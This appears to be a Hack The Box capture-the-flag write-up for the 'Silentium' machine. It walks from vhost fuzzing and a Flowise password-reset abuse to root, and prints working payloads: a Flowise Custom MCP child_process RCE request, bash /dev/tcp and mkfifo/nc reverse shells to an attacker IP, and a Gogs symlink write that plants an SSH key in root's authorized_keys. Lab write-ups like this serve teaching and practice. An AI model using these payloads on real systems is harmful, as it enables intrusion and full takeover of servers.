Target overview
| Property | Details |
|---|---|
| Target IP | 10.129.245.103 |
| Operating system | Ubuntu 24.04.4 LTS (kernel 6.8.0-107) |
| Services | OpenSSH (22), nginx 1.24.0 (80) |
| Web application | Flowise 3.0.5 (staging vhost) |
| Internal service | Gogs on 127.0.0.1:3001 |
| Discovered user | [email protected] |
Credentials collected
| Account or purpose | Username / email | Secret |
|---|---|---|
| Flowise ben account (after reset) | [email protected] | Password1@ |
| Flowise API bearer token | -- | captured in session (redacted) |
| ben SMTP / system (reused) | [email protected] | r04D!!_R4ge |
| Gogs self-registered account + token | (attacker account) | captured in session (redacted) |
| root | via injected SSH key | -- |
1. Port scan
I scanned all TCP ports with Nmap, pulling service versions and default scripts:
sudo nmap -p- -sV -sC --min-rate=10000 --stats-every 5s -oA fulltcpscan 10.129.245.103Two ports were open:
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH |
| 80/tcp | HTTP | nginx 1.24.0 (Ubuntu) |
2. Virtual-host discovery
With only HTTP exposed on the web port, I fuzzed for virtual hosts against the target IP using a Host header:
ffuf -u http://10.129.245.103 \
  -H 'Host: FUZZ.silentium.htb' \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -ac -t 100
This surfaced one additional virtual host:
| Hostname | Status |
|---|---|
| staging.silentium.htb | 200 |
I added silentium.htb and staging.silentium.htb to my local name resolution. The staging host served a Flowise login portal.
3. User enumeration and password reset
Proxying the login through Burp, I noticed the portal leaked valid accounts: a registered address returned Incorrect Email or Password, while an unknown address such as [email protected] returned user not found. That confirmed [email protected] was a real user.
Rather than brute-force the bcrypt hash (intrusive), I abused the Flowise password-reset flow (Exploit-DB 52557). The reset response leaked the account's tempToken:
sudo python3 exploit.py --email [email protected] --newpassword 'Password1@' -u http://staging.silentium.htb
Using that token I set a new password through the reset form:

I could then log into Flowise as [email protected] with the password Password1@.
4. Initial access via Flowise Custom MCP RCE
The instance reported itself as Flowise 3.0.5:

That version is vulnerable to remote code execution through the Custom MCP node (GHSA-3gcm-f6qx-ff7p):
- https://www.sonicwall.com/blog/flowiseai-custom-mcp-node-remote-code-execution-
- https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-3gcm-f6qx-ff7p
I adapted the proof-of-concept to this box and routed it through Burp so I could repeat it easily. The payload executes a command via Node's child_process; a sleep 3 served as a safe timing oracle:
curl -x http://127.0.0.1:8080 -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <flowise-api-token>" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"sleep 3\");return 1;})()})"
    }
  }'
The response came back after roughly 4.6 seconds (one second to load plus the three-second sleep), confirming code execution:

5. Reverse shell (no bash on target)
My first attempt used a bash reverse shell, base64-encoded to pass cleanly through the MCP command field:
echo "bash -i >& /dev/tcp/10.10.14.X/4444 0>&1 " | base64 -w0That failed. The target has no bash, so I switched to a /bin/sh named-pipe payload (PentestMonkey), adjusted for my host:
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.X 4444 >/tmp/f " | base64 -w0Delivered and decoded on the target through the RCE:
echo <base64-of-the-sh-payload> | base64 -d | shWith a listener on port 4444, this returned a shell on the target.
6. Credential reuse to SSH as ben
From the shell I dumped the environment and found an SMTP password configured for [email protected]:
envThe value r04D!!_R4ge was reused as ben's system password, so I logged straight in over SSH:

The user flag was readable in ben's home directory.
7. Pivot to the internal Gogs service
Enumerating locally, I found a Gogs instance bound to 127.0.0.1:3001. I forwarded it to my machine over SSH:
ssh -L 3001:127.0.0.1:3001 [email protected]I registered an account on the Gogs portal to explore it. The running version is vulnerable to CVE-2025-8110, remote code execution via symlinked repository files:
8. Privilege escalation via Gogs symlink write
Gogs runs as root. I created a repository named test containing a symlink pointing at root's .ssh/authorized_keys, generated an API token for my account, and wrote my public key through the repository contents API. Following the symlink, the write lands in root's authorized_keys:
curl -v --path-as-is -X PUT --url "http://localhost:3001/api/v1/repos/echo/test/contents/echotest" \
  -H "Authorization: token <gogs-api-token>" \
  -H "Content-Type: application/json" \
  --data '{
  "message": "an",
  "content": "<base64-of-my-ssh-ed25519-public-key>"
}'
The content field is my base64-encoded ssh-ed25519 public key.
9. Root access
With my key planted, I authenticated as root over SSH:
ssh -i echo [email protected]Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
root@silentium:~# ls
gogs-repositories root.txt
root@silentium:~# cat root.txt
HTB{<REDACTED>}Result: root access obtained.